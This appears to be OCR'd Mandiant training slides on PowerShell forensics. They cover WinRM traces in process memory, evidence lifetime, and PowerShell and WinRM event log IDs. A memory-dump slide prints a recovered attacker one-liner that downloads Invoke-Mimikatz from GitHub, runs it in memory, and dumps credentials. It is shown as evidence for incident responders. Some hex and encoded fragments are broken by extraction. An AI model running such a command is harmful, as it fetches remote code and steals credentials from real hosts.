
`echo teststring_pssession > c:\testoutput_possession.txt`



```
</w:ResourceURI><w:SelectorSet xmlns:w=
"http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns=
"http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd"><w:Selector
Name="ShellId">70650131-28FB-4909-ABA8-60D8CA2DE131
</w:Selector></w:SelectorSet><w:OperationTimeout>PT180.000S
</w:OperationTimeout></s:Header><s:Body><rsp:CommandLine
xmlns:rsp=
"http://schemas.microsoft.com/wbem/wsman/1/windows/shell"
CommandId="75E9E060-8041-40C0-BEE7-C3DD3D986D74"><rsp:Command>
echo teststring_pssession &gt; c:\testoutput_pssession.txt
</rsp:Command><rsp:Arguments>
AAAAAAAAABMAAAAAAAAAAMAAAvQAgAAAAYQAgAxAWVw+ygJSauoYNjKLeExYOD
pdUGAwEC+58PdPZhtdO+7vzxPYmogUmVmSWQ9IjAiPjxNUz48T2JqIE49IlBvd2
```

Example: In-Memory Remnants

WinRM service memory - Invoke-Mimikatz.ps1 executed remotely on target host



```
>>> sc()
Current context: process svchost.exe, pid=1188, ppid=492 DTB=0x3f095220
>>> db(0x0275b5A0, length=384)
0x0275b5a0  e9 5c 61                                  61 64 65   .\a+ut....:Heade
0x0275b5b0  72 3e 3c                                  70 3a 43   r><s:Body><rsp:C
0x0275b5c0  6f 6d 6d                                  6c 00 80   ommandLi.\a+ml..
0x0275b5d0  c0 00 73                                  73 63 68   ..sp="http://sch
0x0275b5e0  65 6d 61                                  74 2e 63   emas.microsoft.c
0x0275b5f0  e3 5c 61                                  2f 31 2f   .\a+be....man/1/
0x0275b600  77 69 6e                                  22 20 43   windows/shell".C
0x0275b610  6f 6d 6d                                  43 00 80   ommandId.\a+EC..
0x0275b620  ca 00 2d                                  42 44 42   ..-05FE-4670-BDB
0x0275b630  45 2d 34                                  31 22 3e   E-44BABA655F11">
0x0275b640  95 5c 61                                  69 65 78   .\a+:C....nd>iex
0x0275b650  28 28 4e                                  4e 65 74   ((New-Object.Net
0x0275b660  2e 57 65                                  6f 00 80   .WebClie.\a+Do..
0x0275b670  d4 00 61                                  70 6f 73   ..adString(&apos
0x0275b680  3b 68 74                                  67 69 74   ;https://raw.git
0x0275b690  8f 5c 61                                  74 2e 63   .\a+se....tent.c
0x0275b6a0  6f 6d 2f                                  74 69 6f   om/mattifestatio
0x0275b6b0  6e 2f 50                                  2f 00 80   n/PowerS.\a+t/..
0x0275b6c0  de 00 65                                  74 69 6f   ..er/Exfiltratio
0x0275b6d0  6e 2f 49                                  6b 61 74   n/Invoke-Mimikat
0x0275b6e0  81 5c 61                                  3b 20 49   .\a+1&....;));.I
0x0275b6f0  6e 76 6f 6b 65 2d 4d 69 6d 69 6b 61 74 7a 20 2d   nvoke-Mimikatz.-
0x0275b700  44 75 6d 70 43 72 65 64 bc 5c 61 2b 73 70 00 80   DumpCred.\a+sp..
0x0275b710  e8 00 6d 61 6e 64 3e 3c 72 73 70 3a 41 72 67 75   ..mand><rsp:Argu
```

```
((New-Object.Net
.WebClie.\a+Do..
..adString(&apos
;https://raw.git
.\a+se....tent.c
om/mattifestatio
n/PowerS.\a+t/..
..er/Exfiltratio
n/Invoke-Mimikat
.\a+1&....;));.I
nvoke-Mimikatz.-
DumpCred.\a+sp..
```

What to Look For?

- XML / SOAP strings
  - `/wsman.xsd`
  - `<rsp:Command>`
  - `<rsp:CommandLine>`
  - `<rsp:Arguments>`
  - `<S N="Cmd">`
- Known attacker filenames
- View context around hits
- Yes, this is painful

```
<rsp:CommandResponse><rsp:CommandId>""xmlns:r
sp="http://schemas.microsoft.com/wbem/wsman/1
/windows/shell"""C80927B1-C741-4E99-9F97-
CBA80F23E595</a:MessageID><w:Locale
xml:lang="en-US" s:mustUnderstand="false"
/><p:DataLocale xml:lang="en-US"
s:mustUnderstand="false"
/><p:SessionId"/w:OperationTimeout></s:Header
><s:Body><rsp:CommandLine
xmlns:rsp="http://schemas.microsoft.com/wbem/
wsman/1/windows/shell" CommandId="9A153F8A-
AA3C-4664-8600-
AC186539F107"><rsp:Command>prompt""/rsp:Comma
nd><rsp:Arguments>AAAAAAAAAFkAAAAAAAAAAAAMAAAa
jAgAAAAYQAgC2Yc+EDBrbTLq08PrufN+rij8VmjyqZEaG
AKwYZTnxB++7vzxPYmogUmVmSWQ9IjAiPjxNUz48T2JqI
E49IlBvd2VyU2hlbGwiIFJlZklkPSIxIj48TVM+PE9iai
BOPSJDbWRzIiBSZWZJZD0iMiI+PFROIFJlZklkPSIwIj4
8VD5TeXN0ZW0uQ29sbG
. . .
```

How Long Will Evidence Remain?

wsmprovhost.exe	• Best source of intact evidence • Only lasts until PS session exits
svchost.exe for WinRM	• Fragments of evidence • Retention depends on # of remoting sessions • May last until reboot
Kernel pool	• Fragments of evidence • Brief lifespan, depends on system utilization
Pagefile	• Fragments of evidence • Brief lifespan, depends on system utilization • May last beyond reboot

MANDIANT
A FireEye™ Company

Memory Analysis Summary

- Timing is everything
- Challenging to recover evidence
- Many variables
  - System uptime
  - Memory utilization
  - Volume of WinRM activity

Event Logs

Event Logs

- **Scenario:** Attacker interacts with target host through
  - Local PowerShell execution
  - PowerShell remoting
- Which event logs capture activity?
- Level of logging detail?
- Differences between PowerShell 2.0 and 3.0?


PowerShell Event Logs

- Application Logs
  - Windows PowerShell.evtx
  - Microsoft-Windows-PowerShell/Operational.evtx
  - Microsoft-Windows-WinRM/Operational.evtx
- Analytic Logs
  - Microsoft-Windows-PowerShell/Analytic.etl
  - Microsoft-Windows-WinRM/Analytic.etl

PowerShell 2.0 Event Logging

- What you do get
  - Start & stop times of activity
  - Loaded providers
  - User account context
- What you don't get
  - Detailed history of executed commands
  - Console input / output
- Analytic logs help (somewhat)
  - Disabled by default
  - High volume of events
  - Encoding & fragmentation

Local PowerShell Execution



PowerShell

EID 400: Engine state is changed from None to Available.

EID 403: Engine state is changed from Available to Stopped.

Start & stop times of PowerShell session

Local PowerShell Execution

PowerShell Operational**

EID 40961: PowerShell console is starting up

Start time of PowerShell session

EID 4100: Error Message = File C:\temp\test.ps1 cannot be loaded because running scripts is disabled on this system

Error provides path to PowerShell script

** Events exclusive to PowerShell 3.0 or greater

Local PowerShell Execution

PowerShell Analytic**

EID 7937: Command test.ps1 is Started.

EID 7937: Command Write-Output is Started.

EID 7937: Command dropper.exe is Started

** Events exclusive to PowerShell 3.0 or greater

What executed? (arguments not logged)

Remoting (Accessed Host)

PowerShell

EID 400: Engine state is changed from None to Available.

Start time of PowerShell session

EID 600: Provider **WSMan** is Started.

Indicates use of PowerShell remoting

Remoting (Accessed Host)

WinRM Operational

EID 169: User CORP\MattH authenticated successfully using NTLM

Who connected via remoting

EID 81: Processing client request for operation CreateShell

EID 134: Sending response for operation DeleteShell

Timeframe of remoting activity

Remoting (Accessed Host)

PowerShell Analytic

EID 32850: Request 7873936. Creating a server remote session. UserName: CORP\JohnD

Who connected via remoting

EID 32867: Received remoting fragment […] Payload Length: 752 Payload Data: 0x020000000200010064D64FA51E7C78418483DC[…]


EID 32868: Sent remoting fragment […] Payload Length: 202 Payload Data: 0xEFBBBF3C4F626A2052656649643D2230223E3[…]

Encoded contents of remoting I/O

MANDIANT A FireEye™ Company

PS Analytic Log: Encoded I/O

`Invoke-Command {Get-ChildItem C:\}`



Event 32867, PowerShell (Microsoft-Windows-PowerShell)


General | Details

```
Received remoting fragment.
        Object Id: 5
        Fragment Id: 0
        Start Flag: 1
        End Flag: 1
        Payload Length: 1762
        Payload Data:
0x0200000006100200C22CC2EFB2615B4196D9A60742233F5FC55ABD3B325CE8438DADCE09E70EA180EFBBBF3C4
9643D2231223E3C4D533E3C4F626A204E3D22436D6473222052656649643D2232223E3C544E2052656649643D22302
7374656D2E4D616E6167656D656E742E4175746F6D6174696F6E2E50534F626A6563742C2053797374656D2E4D616E6
72653D6E65757472616C2C205075626C69634B6579546F6B656E3D333162663338353661643336346533355D5D3C2F5
643D2233223E3C4D533E3C53204E3D22436D64223E4765742D4368696C644974656D3C2F533E3C42204E3D22497353
3C4F626A204E3D224D657267654D79526573756C74222052656649643D2234223E3C544E2052656649643D2231223E3
```

MANDIANT A FireEye™ Company

PS Analytic Log: Decoded Input


```
Invoke-Command {Get-ChildItem C:\}
```



```
xE7SOxA1x80<Obj RefId="0"><MS><Obj N="PowerShell" RefId="1"><MS><Obj N="
RefId="2"><TN
RefId="0"><T>System.Collections.Generic.List`1[[System.Management.Automati
System.Management.Automation, Version=3.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35]]</T><T>System.Object</T></TN><LST><Obj Re
N="Cmd">Get-ChildItem</S><B N="IsScript">false</B><Nil N="UseLocalScope" /
N="MergeMyResult" RefId="4"><TN
RefId="1"><T>System.Management.Automation.Runspaces.PipelineResultTypes</T
<T>System.ValueType</T><T>System.Object</T></TN><ToString>None</ToString><
bj N="MergeToResult" RefId="5"><TNRef RefId="1"
/><ToString>None</ToString><I32>0</I32></Obj><Obj N="MergePreviousResults"
RefId="1" /><ToString>None</ToString><I32>0</I32></Obj><Obj N="Args" RefId
RefId="0" /><LST><Obj RefId="8"><MS><Nil N="N" /><S
N="V">C:\</S></MS></Obj></LST></Obj></MS></Obj></LST></Obj><B N="IsNested"
N="History" /><B N="RedirectShellErrorOutputPipe">true</B></MS></Obj><B
```

PS Analytic Log: Decoded Output

```
Invoke-Command {Get-ChildItem C:\}
```



```
N="Name">drivers</S><S N="Parent"></S><B N="Exists">true</B><S
N="FullName">C:\drivers</S><S N="Extension"></S><DT
N="CreationTime">2014-01-26T13:14:10.7424241-05:00</DT><DT
N="CreationTimeUtc">2014-01-26T18:14:10.7424241Z</DT><DT
N="LastAccessTime">2014-01-26T13:14:10.7434241-05:00</DT><DT
N="LastAccessTimeUtc">2014-01-26T18:14:10.7434241Z</DT><DT
N="LastWriteTime">2014-01-26T13:14:10.7434241-05:00</DT><DT
N="LastWriteTimeUtc">2014-01-26T18:14:10.7434241Z</DT><S
N="Attributes">Directory</S></Props><MS><S
```

Other Logging Solutions for PS 2.0


- Set global profile to log console command activity

